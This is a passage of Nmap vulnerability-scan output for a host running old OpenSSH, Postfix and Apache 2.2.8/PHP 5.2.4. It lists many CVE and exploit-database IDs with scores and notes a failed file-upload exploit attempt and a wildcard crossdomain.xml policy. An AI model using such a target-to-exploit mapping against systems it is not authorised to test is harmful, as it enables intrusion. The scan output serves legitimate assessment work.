|               EDB-ID:40858    6.4             https://vulners.com/exploitdb/EDB-ID:40858
*EXPLOIT*
|               EDB-ID:40119    6.4             https://vulners.com/exploitdb/EDB-ID:40119
*EXPLOIT*
|               EDB-ID:39569    6.4             https://vulners.com/exploitdb/EDB-ID:39569
*EXPLOIT*
|               CVE-2016-3115   6.4             https://vulners.com/cve/CVE-2016-3115
|               PACKETSTORM:181223              5.9
https://vulners.com/packetstorm/PACKETSTORM:181223              *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-        5.9
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-         *EXPLOIT*
|               EDB-ID:40136    5.9             https://vulners.com/exploitdb/EDB-ID:40136
*EXPLOIT*
|               EDB-ID:40113    5.9             https://vulners.com/exploitdb/EDB-ID:40113
*EXPLOIT*
|               CVE-2023-48795  5.9             https://vulners.com/cve/CVE-2023-48795
|               CVE-2019-6111   5.9             https://vulners.com/cve/CVE-2019-6111
|               CVE-2016-6210   5.9             https://vulners.com/cve/CVE-2016-6210
|               A02ABE85-E4E3-5852-A59D-DF288CB8160A           5.9
https://vulners.com/githubexploit/A02ABE85-E4E3-5852-A59D-DF288CB8160A          *EXPLOIT*
|               SSV:61911       5.8             https://vulners.com/seebug/SSV:61911
*EXPLOIT*
|               EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8
https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19    *EXPLOIT*
|               EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8
https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    *EXPLOIT*
|               CVE-2014-2653   5.8             https://vulners.com/cve/CVE-2014-2653
|               CVE-2014-2532   5.8             https://vulners.com/cve/CVE-2014-2532
|               SSV:91041       5.5             https://vulners.com/seebug/SSV:91041
*EXPLOIT*
|               PACKETSTORM:140019              5.5
https://vulners.com/packetstorm/PACKETSTORM:140019              *EXPLOIT*
|               PACKETSTORM:136251              5.5
https://vulners.com/packetstorm/PACKETSTORM:136251              *EXPLOIT*
|               PACKETSTORM:136234              5.5
https://vulners.com/packetstorm/PACKETSTORM:136234              *EXPLOIT*
|               EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5
https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    *EXPLOIT*
|               EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5
https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    *EXPLOIT*
|               EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5
https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330    *EXPLOIT*
|               CVE-2016-10011  5.5             https://vulners.com/cve/CVE-2016-10011
|               1337DAY-ID-25388               5.5
https://vulners.com/zdt/1337DAY-ID-25388        *EXPLOIT*
|               FD18B68B-C0A6-562E-A8C8-781B225F15B0           5.3
https://vulners.com/githubexploit/FD18B68B-C0A6-562E-A8C8-781B225F15B0          *EXPLOIT*
|               EDB-ID:45939    5.3             https://vulners.com/exploitdb/EDB-ID:45939
*EXPLOIT*
|               EDB-ID:45233    5.3             https://vulners.com/exploitdb/EDB-ID:45233
*EXPLOIT*
|               E9EC0911-E2E1-52A7-B2F4-D0065C6A3057           5.3
https://vulners.com/githubexploit/E9EC0911-E2E1-52A7-B2F4-D0065C6A3057          *EXPLOIT*
|               CVE-2018-20685  5.3             https://vulners.com/cve/CVE-2018-20685
|               CVE-2018-15473  5.3             https://vulners.com/cve/CVE-2018-15473
|               CVE-2017-15906  5.3             https://vulners.com/cve/CVE-2017-15906
|               CVE-2016-20012  5.3             https://vulners.com/cve/CVE-2016-20012
|               CNVD-2018-20962 5.3             https://vulners.com/cnvd/CNVD-2018-20962
|               CNVD-2018-20960 5.3             https://vulners.com/cnvd/CNVD-2018-20960
|               A9E6F50E-E7FC-51D0-9C93-A43461469FA2           5.3
https://vulners.com/githubexploit/A9E6F50E-E7FC-51D0-9C93-A43461469FA2          *EXPLOIT*
|               A801235B-9835-5BA8-B8FE-23B7FFCABD66           5.3
https://vulners.com/githubexploit/A801235B-9835-5BA8-B8FE-23B7FFCABD66          *EXPLOIT*
|               8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF           5.3
https://vulners.com/gitee/8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF  *EXPLOIT*
|               4F2FBB06-E601-5EAD-9679-3395D24057DD           5.3
https://vulners.com/githubexploit/4F2FBB06-E601-5EAD-9679-3395D24057DD          *EXPLOIT*
|               486BB6BC-9C26-597F-B865-D0E904FDA984           5.3
https://vulners.com/githubexploit/486BB6BC-9C26-597F-B865-D0E904FDA984          *EXPLOIT*
|               2385176A-820F-5469-AB09-C340264F2B2F           5.3
https://vulners.com/gitee/2385176A-820F-5469-AB09-C340264F2B2F  *EXPLOIT*
|               1337DAY-ID-31730               5.3
https://vulners.com/zdt/1337DAY-ID-31730        *EXPLOIT*
|               SSV:60656       5.0             https://vulners.com/seebug/SSV:60656
*EXPLOIT*
|               SSH_ENUM        5.0             https://vulners.com/canvas/SSH_ENUM
*EXPLOIT*
|               PACKETSTORM:150621              5.0
https://vulners.com/packetstorm/PACKETSTORM:150621              *EXPLOIT*
|               EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    5.0
https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0    *EXPLOIT*
|               EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    5.0
https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283    *EXPLOIT*
|               CVE-2010-5107   5.0             https://vulners.com/cve/CVE-2010-5107
|               EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF    4.3
https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF    *EXPLOIT*
|               EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF    4.3
https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF    *EXPLOIT*
|               CVE-2015-5352   4.3             https://vulners.com/cve/CVE-2015-5352
|               1337DAY-ID-25440               4.3
https://vulners.com/zdt/1337DAY-ID-25440        *EXPLOIT*
|               1337DAY-ID-25438               4.3
https://vulners.com/zdt/1337DAY-ID-25438        *EXPLOIT*
|               CVE-2010-4755   4.0             https://vulners.com/cve/CVE-2010-4755
|               CVE-2021-36368  3.7             https://vulners.com/cve/CVE-2021-36368
|               CVE-2025-61985  3.6             https://vulners.com/cve/CVE-2025-61985
|               CVE-2025-61984  3.6             https://vulners.com/cve/CVE-2025-61984
|               B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150           3.6
https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150          *EXPLOIT*
|               4C6E2182-0E99-5626-83F6-1646DD648C57           3.6
https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57          *EXPLOIT*
|               CVE-2012-0814   3.5             https://vulners.com/cve/CVE-2012-0814
|               CVE-2011-5000   3.5             https://vulners.com/cve/CVE-2011-5000
|               SSV:92581       2.1             https://vulners.com/seebug/SSV:92581
*EXPLOIT*
|               CVE-2011-4327   2.1             https://vulners.com/cve/CVE-2011-4327
|               CVE-2015-6563   1.9             https://vulners.com/cve/CVE-2015-6563
|               CVE-2008-3259   1.2             https://vulners.com/cve/CVE-2008-3259
|               PACKETSTORM:151227              0.0
https://vulners.com/packetstorm/PACKETSTORM:151227              *EXPLOIT*
|               PACKETSTORM:140261              0.0
https://vulners.com/packetstorm/PACKETSTORM:140261              *EXPLOIT*
|               PACKETSTORM:138006              0.0
https://vulners.com/packetstorm/PACKETSTORM:138006              *EXPLOIT*
|               PACKETSTORM:137942              0.0
https://vulners.com/packetstorm/PACKETSTORM:137942              *EXPLOIT*
|               1337DAY-ID-30937               0.0
https://vulners.com/zdt/1337DAY-ID-30937        *EXPLOIT*
|               1337DAY-ID-26468               0.0
https://vulners.com/zdt/1337DAY-ID-26468        *EXPLOIT*
|               1337DAY-ID-25391               0.0
https://vulners.com/zdt/1337DAY-ID-25391        *EXPLOIT*
|               1337DAY-ID-20301               0.0
https://vulners.com/zdt/1337DAY-ID-20301        *EXPLOIT*
|_              1337DAY-ID-14373               0.0
https://vulners.com/zdt/1337DAY-ID-14373        *EXPLOIT*
25/tcp   open  smtp        Postfix smtpd
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6
PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
```

```
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|_    Failed to upload and execute a payload.
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.2.8:
|               SSV:69341       10.0            https://vulners.com/seebug/SSV:69341
*EXPLOIT*
|               SSV:19282       10.0            https://vulners.com/seebug/SSV:19282
*EXPLOIT*
|               SSV:19236       10.0            https://vulners.com/seebug/SSV:19236
*EXPLOIT*
|               SSV:11999       10.0            https://vulners.com/seebug/SSV:11999
*EXPLOIT*
|               PACKETSTORM:86964               10.0
https://vulners.com/packetstorm/PACKETSTORM:86964               *EXPLOIT*
|               PACKETSTORM:180533              10.0
https://vulners.com/packetstorm/PACKETSTORM:180533              *EXPLOIT*
|               MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-       10.0
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI-         *EXPLOIT*
|               HTTPD:E74B6F3660D13C4DD05DF3A83EA61631         10.0
https://vulners.com/httpd/HTTPD:E74B6F3660D13C4DD05DF3A83EA61631
|               HTTPD:81180E4E634CDECC9784146016B4A949         10.0
https://vulners.com/httpd/HTTPD:81180E4E634CDECC9784146016B4A949
|               EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80    10.0
https://vulners.com/exploitpack/EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80    *EXPLOIT*
|               EDB-ID:14288    10.0            https://vulners.com/exploitdb/EDB-ID:14288
*EXPLOIT*
|               EDB-ID:11650    10.0            https://vulners.com/exploitdb/EDB-ID:11650
*EXPLOIT*
|               CVE-2010-0425   10.0            https://vulners.com/cve/CVE-2010-0425
|               3E6BA608-776F-5B1F-9BA5-589CD2A5A351            10.0
https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351  *EXPLOIT*
|               PACKETSTORM:171631              9.8
https://vulners.com/packetstorm/PACKETSTORM:171631              *EXPLOIT*
|               HTTPD:E69E9574251973D5AF93FA9D04997FC1            9.8
https://vulners.com/httpd/HTTPD:E69E9574251973D5AF93FA9D04997FC1
|               HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F            9.8
https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F
|               HTTPD:C072933AA965A86DA3E2C9172FFC1569            9.8
https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569
|               HTTPD:A1BBCE110E077FFBF4469D4F06DB9293            9.8
https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293
|               HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D            9.8
https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D
|               HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B            9.8
https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B
|               HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8            9.8
https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8
|               HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E            9.8
https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E
|               EDB-ID:51193    9.8             https://vulners.com/exploitdb/EDB-ID:51193
*EXPLOIT*
|               ECC3E825-EE29-59D3-BE28-1B30DB15940E            9.8
https://vulners.com/githubexploit/ECC3E825-EE29-59D3-BE28-1B30DB15940E          *EXPLOIT*
|               D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52            9.8
https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52          *EXPLOIT*
|               CVE-2022-31813  9.8             https://vulners.com/cve/CVE-2022-31813
|               CVE-2022-22720  9.8             https://vulners.com/cve/CVE-2022-22720
|               CVE-2021-44790  9.8             https://vulners.com/cve/CVE-2021-44790
|               CVE-2021-39275  9.8             https://vulners.com/cve/CVE-2021-39275
|               CVE-2018-1312   9.8             https://vulners.com/cve/CVE-2018-1312
|               CVE-2017-7679   9.8             https://vulners.com/cve/CVE-2017-7679
|               CVE-2017-3169   9.8             https://vulners.com/cve/CVE-2017-3169
|               CVE-2017-3167   9.8             https://vulners.com/cve/CVE-2017-3167
|               CNVD-2022-51061 9.8             https://vulners.com/cnvd/CNVD-2022-51061
|               CNVD-2022-03225 9.8             https://vulners.com/cnvd/CNVD-2022-03225
|               CNVD-2021-102386               9.8
https://vulners.com/cnvd/CNVD-2021-102386
|               B6297446-2DDD-52BA-B508-29A748A5D2CC            9.8
https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC          *EXPLOIT*
|               1337DAY-ID-38427                9.8
https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|               0DB60346-03B6-5FEE-93D7-FF5757D225AA            9.8
https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA  *EXPLOIT*
|               HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6          9.1
https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6
|               HTTPD:459EB8D98503A2460C9445C5B224979E          9.1
https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E
|               HTTPD:2C227652EE0B3B961706AAFCACA3D1E1          9.1
https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1
|               FD2EE3A5-BAEA-5845-BA35-E6889992214F            9.1
https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F          *EXPLOIT*
|               FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7            9.1
https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7          *EXPLOIT*
|               E606D7F4-5FA2-5907-B30E-367D6FFECD89            9.1
https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89          *EXPLOIT*
|               D8A19443-2A37-5592-8955-F614504AAF45            9.1
https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45          *EXPLOIT*
|               CVE-2024-40898  9.1             https://vulners.com/cve/CVE-2024-40898
|               CVE-2022-28615  9.1             https://vulners.com/cve/CVE-2022-28615
|               CVE-2022-22721  9.1             https://vulners.com/cve/CVE-2022-22721
|               CVE-2017-9788   9.1             https://vulners.com/cve/CVE-2017-9788
|               CNVD-2022-51060 9.1             https://vulners.com/cnvd/CNVD-2022-51060
|               CNVD-2022-41638 9.1             https://vulners.com/cnvd/CNVD-2022-41638
|               B5E74010-A082-5ECE-AB37-623A5B33FE7D            9.1
https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D          *EXPLOIT*
|               HTTPD:1B3D546A8500818AAC5B1359FE11A7E4          9.0
https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4
|               FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8            9.0
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8          *EXPLOIT*
|               CVE-2021-40438  9.0             https://vulners.com/cve/CVE-2021-40438
|               CNVD-2022-03224 9.0             https://vulners.com/cnvd/CNVD-2022-03224
|               AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C            9.0
https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C          *EXPLOIT*
|               9D9B3F4D-6B5C-5377-BE39-F1C432C9E457            9.0
https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457          *EXPLOIT*
|               8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2            9.0
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2          *EXPLOIT*
|               7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2            9.0
https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2          *EXPLOIT*
|               36618CA8-9316-59CA-B748-82F15F407C4F            9.0
https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F          *EXPLOIT*
|               B0A9E5E8-7CCC-5984-9922-A89F11D6BF38            8.2
https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38          *EXPLOIT*
|               HTTPD:30E0EE442FF4843665FED4FBCA25406A          8.1
https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A
|               CVE-2016-5387   8.1             https://vulners.com/cve/CVE-2016-5387
|               CNVD-2016-04948 8.1             https://vulners.com/cnvd/CNVD-2016-04948
|               SSV:72403       7.8             https://vulners.com/seebug/SSV:72403
*EXPLOIT*
|               SSV:2820        7.8             https://vulners.com/seebug/SSV:2820
*EXPLOIT*
|               SSV:26043       7.8             https://vulners.com/seebug/SSV:26043
*EXPLOIT*
|               SSV:20899       7.8             https://vulners.com/seebug/SSV:20899
*EXPLOIT*
|               SSV:11569       7.8             https://vulners.com/seebug/SSV:11569
*EXPLOIT*
|               PACKETSTORM:180517              7.8
https://vulners.com/packetstorm/PACKETSTORM:180517              *EXPLOIT*
|               PACKETSTORM:126851              7.8
https://vulners.com/packetstorm/PACKETSTORM:126851              *EXPLOIT*
|               PACKETSTORM:123527              7.8
https://vulners.com/packetstorm/PACKETSTORM:123527              *EXPLOIT*
|               PACKETSTORM:122962              7.8
https://vulners.com/packetstorm/PACKETSTORM:122962              *EXPLOIT*
|               MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-       7.8
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HTTP-APACHE_RANGE_DOS-         *EXPLOIT*
|               HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F          7.8
https://vulners.com/httpd/HTTPD:556E7FA885F1BEDB6E3D9AAB5665198F
|               EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83    7.8
https://vulners.com/exploitpack/EXPLOITPACK:186B5FCF5C57B52642E62C06BABC6F83    *EXPLOIT*
|               EDB-ID:18221    7.8             https://vulners.com/exploitdb/EDB-ID:18221
*EXPLOIT*
|               CVE-2011-3192   7.8             https://vulners.com/cve/CVE-2011-3192
|               C76F17FD-A21F-5E67-97D8-51A53B9594C1            7.8
https://vulners.com/githubexploit/C76F17FD-A21F-5E67-97D8-51A53B9594C1          *EXPLOIT*
|               952369B3-F757-55D6-B0C6-9F72C04294A3            7.8
https://vulners.com/githubexploit/952369B3-F757-55D6-B0C6-9F72C04294A3          *EXPLOIT*
|               1337DAY-ID-21170                7.8
https://vulners.com/zdt/1337DAY-ID-21170        *EXPLOIT*
|               SSV:12673       7.5             https://vulners.com/seebug/SSV:12673
*EXPLOIT*
|               SSV:12626       7.5             https://vulners.com/seebug/SSV:12626
*EXPLOIT*
|               PACKETSTORM:181038              7.5
https://vulners.com/packetstorm/PACKETSTORM:181038              *EXPLOIT*
|               MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- 7.5
https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED-  *EXPLOIT*
|               HTTPD:F1CFBC9B54DFAD0499179863D36830BB          7.5
https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB
|               HTTPD:C317C7138B4A8BBD54A901D6DDDCB837          7.5
https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837
|               HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F          7.5
https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F
|               HTTPD:C0856723C0FBF5502E1378536B484C09          7.5
https://vulners.com/httpd/HTTPD:C0856723C0FBF5502E1378536B484C09
|               HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2          7.5
https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2
|               HTTPD:B1B0A31C4AD388CC6C575931414173E2          7.5
https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2
|               HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA          7.5
https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA
|               HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5          7.5
https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5
|               HTTPD:5227799CC4172DBFA895A4F581F74C11          7.5
https://vulners.com/httpd/HTTPD:5227799CC4172DBFA895A4F581F74C11
|               EDB-ID:42745    7.5             https://vulners.com/exploitdb/EDB-ID:42745
*EXPLOIT*
|               CVE-2023-31122  7.5             https://vulners.com/cve/CVE-2023-31122
|               CVE-2022-30556  7.5             https://vulners.com/cve/CVE-2022-30556
|               CVE-2022-29404  7.5             https://vulners.com/cve/CVE-2022-29404
|               CVE-2022-22719  7.5             https://vulners.com/cve/CVE-2022-22719
|               CVE-2021-34798  7.5             https://vulners.com/cve/CVE-2021-34798
|               CVE-2018-8011   7.5             https://vulners.com/cve/CVE-2018-8011
|               CVE-2018-1303   7.5             https://vulners.com/cve/CVE-2018-1303
|               CVE-2017-9798   7.5             https://vulners.com/cve/CVE-2017-9798
|               CVE-2017-15710  7.5             https://vulners.com/cve/CVE-2017-15710
|               CVE-2016-8743   7.5             https://vulners.com/cve/CVE-2016-8743
|               CVE-2009-2699   7.5             https://vulners.com/cve/CVE-2009-2699
|               CVE-2009-1955   7.5             https://vulners.com/cve/CVE-2009-1955
|               CVE-2006-20001  7.5             https://vulners.com/cve/CVE-2006-20001
|               CNVD-2025-16614 7.5             https://vulners.com/cnvd/CNVD-2025-16614
|               CNVD-2024-20839 7.5             https://vulners.com/cnvd/CNVD-2024-20839
|               CNVD-2023-93320 7.5             https://vulners.com/cnvd/CNVD-2023-93320
|               CNVD-2023-80558 7.5             https://vulners.com/cnvd/CNVD-2023-80558
|               CNVD-2022-53584 7.5             https://vulners.com/cnvd/CNVD-2022-53584
|               CNVD-2022-41639 7.5             https://vulners.com/cnvd/CNVD-2022-41639
|               CNVD-2022-03223 7.5             https://vulners.com/cnvd/CNVD-2022-03223
|               CNVD-2019-41283 7.5             https://vulners.com/cnvd/CNVD-2019-41283
|               CNVD-2017-13906 7.5             https://vulners.com/cnvd/CNVD-2017-13906
|               CNVD-2016-13233 7.5             https://vulners.com/cnvd/CNVD-2016-13233
|               CNVD-2016-13232 7.5             https://vulners.com/cnvd/CNVD-2016-13232
|               A0F268C8-7319-5637-82F7-8DAF72D14629            7.5
https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629          *EXPLOIT*
|               56EC26AF-7FB6-5CF0-B179-6151B1D53BA5            7.5
https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5          *EXPLOIT*
|               45D138AD-BEC6-552A-91EA-8816914CA7F4            7.5
https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4          *EXPLOIT*
|               CVE-2025-49812  7.4             https://vulners.com/cve/CVE-2025-49812
```

```
|               CVE-2023-38709  7.3             https://vulners.com/cve/CVE-2023-38709
|               CNVD-2024-36395 7.3             https://vulners.com/cnvd/CNVD-2024-36395
|               SSV:11802       7.1             https://vulners.com/seebug/SSV:11802
*EXPLOIT*
|               SSV:11762       7.1             https://vulners.com/seebug/SSV:11762
*EXPLOIT*
|               HTTPD:B44AEE5F83602723E751B3341D72C01D          7.1
https://vulners.com/httpd/HTTPD:B44AEE5F83602723E751B3341D72C01D
|               HTTPD:4D420BA542C9357A7F064936250DAEFF          7.1
https://vulners.com/httpd/HTTPD:4D420BA542C9357A7F064936250DAEFF
|               CVE-2009-1891   7.1             https://vulners.com/cve/CVE-2009-1891
|               CVE-2009-1890   7.1             https://vulners.com/cve/CVE-2009-1890
|               SSV:60427       6.9             https://vulners.com/seebug/SSV:60427
*EXPLOIT*
|               SSV:60386       6.9             https://vulners.com/seebug/SSV:60386
*EXPLOIT*
|               SSV:60069       6.9             https://vulners.com/seebug/SSV:60069
*EXPLOIT*
|               HTTPD:D4C114070B5E7C4AA3E92FF94A57C659          6.9
https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659
|               CVE-2012-0883   6.9             https://vulners.com/cve/CVE-2012-0883
|               SSV:12447       6.8             https://vulners.com/seebug/SSV:12447
*EXPLOIT*
|               PACKETSTORM:127546              6.8
https://vulners.com/packetstorm/PACKETSTORM:127546              *EXPLOIT*
|               HTTPD:0A13DEC03E87AF57C1448755OB086B51          6.8
https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51
|               CVE-2014-0226   6.8             https://vulners.com/cve/CVE-2014-0226
|               1337DAY-ID-22451                6.8
https://vulners.com/zdt/1337DAY-ID-22451        *EXPLOIT*
|               SSV:11568       6.4             https://vulners.com/seebug/SSV:11568
*EXPLOIT*
|               HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4          6.4
https://vulners.com/httpd/HTTPD:AFA6B3F6376C54842BAFBBF24C7F44C4
|               CVE-2009-1956   6.4             https://vulners.com/cve/CVE-2009-1956
|               HTTPD:3E4CF20C0CAD918E98C98926264946F2          6.1
https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2
|               CVE-2016-4975   6.1             https://vulners.com/cve/CVE-2016-4975
|               CVE-2018-1302   5.9             https://vulners.com/cve/CVE-2018-1302
|               CVE-2018-1301   5.9             https://vulners.com/cve/CVE-2018-1301
|               CNVD-2018-06536 5.9             https://vulners.com/cnvd/CNVD-2018-06536
|               CNVD-2018-06535 5.9             https://vulners.com/cnvd/CNVD-2018-06535
|               VULNERLAB:967   5.8             https://vulners.com/vulnerlab/VULNERLAB:967
*EXPLOIT*
|               VULNERABLE:967  5.8             https://vulners.com/vulnerlab/VULNERABLE:967
*EXPLOIT*
|               SSV:67231       5.8             https://vulners.com/seebug/SSV:67231
*EXPLOIT*
|               SSV:18637       5.8             https://vulners.com/seebug/SSV:18637
*EXPLOIT*
|               SSV:15088       5.8             https://vulners.com/seebug/SSV:15088
*EXPLOIT*
|               SSV:12600       5.8             https://vulners.com/seebug/SSV:12600
*EXPLOIT*
|               PACKETSTORM:84112               5.8
https://vulners.com/packetstorm/PACKETSTORM:84112               *EXPLOIT*
|               EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C    5.8
https://vulners.com/exploitpack/EXPLOITPACK:8B4E7E8DAE5A13C8250C6C33307CD66C    *EXPLOIT*
|               EDB-ID:10579    5.8             https://vulners.com/exploitdb/EDB-ID:10579
*EXPLOIT*
|               CVE-2009-3555   5.8             https://vulners.com/cve/CVE-2009-3555
|               HTTPD:BAAB4065D254D64A717E8A5C847C7BCA          5.3
https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA
